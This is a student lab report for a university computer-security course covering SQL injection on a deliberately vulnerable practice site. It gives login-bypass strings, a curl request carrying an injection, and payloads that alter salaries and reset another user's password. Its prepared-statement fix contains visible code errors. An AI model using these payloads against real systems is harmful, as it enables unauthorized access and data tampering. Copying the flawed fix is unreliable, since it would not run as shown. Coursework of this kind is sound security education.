



ITCS461_Computer and Communication Security
Assignment: SQLi

By

Miss. Chanisara Kotrachai 6388087 Section 2

Instructor

Dr. Ittipon RASSAMEEROJ

Faculty of Information and Communication Technology

Mahidol University


Semester 2 Academic Year 2022

Table of Contents

Task 1: Get Familiar with SQL Statements	3
Task 2: SQL Injection Attack on SELECT Statement.....	4
Task 2.1: SQL Injection Attack from webpage	4
Task 2.2 SQL Injection Attack from the command line.....	5
Task 2.3: Append a new SQL statement	5
Task 3: SQL Injection Attack on UPDATE Statement	7
Task 3.1: Modify your own salary	7
Task 3.2: Modify other people' salary	8
Task 3.3: Modify other people' password	9
Task 4: Countermeasure – Prepared Statement.....	11

Task 1: Get Familiar with SQL Statements

Login into MySQL and switch database to Users

A terminal window with a dark background and a blue sidebar on the left containing various application icons. The terminal text shows the execution of 'sudo service apache2 start', followed by 'mysql -u root -pseedubuntu'. It displays the MySQL welcome message, version 5.7.19, and copyright information. The user attempts to switch to the 'User' database, receives an error, and then successfully switches to the 'Users' database.

```
Terminal Terminal File Edit View Search Terminal Help
[03/20/23]seed@VM:~$ sudo service apache2 start
[03/20/23]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.


Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use User
ERROR 1049 (42000): Unknown database 'User'
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Show all tables in the database

A terminal window showing the output of the 'show tables;' command. It displays a table with one row containing 'Tables_in_Users' and 'credential'.

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```



Print all the information of the employee 'Alice'

```
mysql> select * from credential where Name ='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Username: admin'# Password: admin




Task 2.2 SQL Injection Attack from the command line


```
[03/20/23]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/index.php?username=admin%27+%23&Password=admin'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /index.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at www.seedlabsqlinjection.com Port 80</address>
</body></html>
```

Task 2.3: Append a new SQL statement

UPDATE credential SET Name = 'Megha' WHERE Name = 'Alice'; #



DELETE FROM credential WHERE Name = 'Alice'; #



Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

Username: Alice'# Password: alice

123', salary = 80000 WHERE name = 'Alice' #

SQL Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQL Lab

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName My name is Alice

Email alice@gmail.com

Address Address

Phone Number HERE name = 'Alice' #

Password Password

Save

Copyright © SEED LABS

SQL Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQL Lab

www.seedlabsqlinjection.com/unsafe_home.php

SEEDLABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	My name is Alice
Email	alice@gmail.com
Address	
Phone Number	123

Task 3.2: Modify other people's salary

123', salary=1 WHERE name='Boby' #

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABS

VirtualBox VM Machine View Input Devices Help

Seed [Running]

SQLi Lab


www.seedlabsqlinjection.com/unsafe_home.php?username=Boby'%23&Password=


SEED LABS Home Edit Profile Logout

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	My
Email	alice@gmail.com
Address	
Phone Number	123

Task 3.3: Modify other people' password
, Password = sha1('Waris') WHERE name= 'Boby' #






Task 4: Countermeasure – Prepared Statement


Open unsafe_home.php

```
[03/20/22]seed@VM:~$ cd /var/www
[03/20/22]seed@VM:~/www$ cd SQLInjection/
[03/20/22]seed@VM:~/SQLInjection$ subl unsafe_home.php
[03/20/22]seed@VM:~/SQLInjection$
```

Rewrite unsafe_home.php



```
unsafe_home.php
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary,
    birth, ssn, phoneNumber, address,
    email,nickname,Password")
    FROM credential
    WHERE name= ? and Password= ?";
74
75 $sql->bind_param("ss", $input_username, $hashed_pwd);
76 $sql->execute();
77 $sql->bind_result($id, $name, $eid, $salary, $birth, $
    ssn $phoneNumber, $address, $email, $nickname, $pwd
    );
78
79 $sql->fetch();
80 $sql->close();
81 if (!$result = $conn->query($sql)) {
82     echo "</div>";
83     echo "</nav>";
84     echo "<div class='container text-center'>";
85     die('There was an error running the query [' . $conn->
        error . ']\n');
86     echo "</div>";
87 }
88 /* convert the select return result into array type */
89 $return_arr = array();
90 while($row = $result->fetch_assoc()){
91     array_push($return_arr,$row);
92 }
93
94 /* convert the array type to json format and read out*/
95 $json_str = json_encode($return_arr);
```



Rewrite unsafe_edit_backend.php

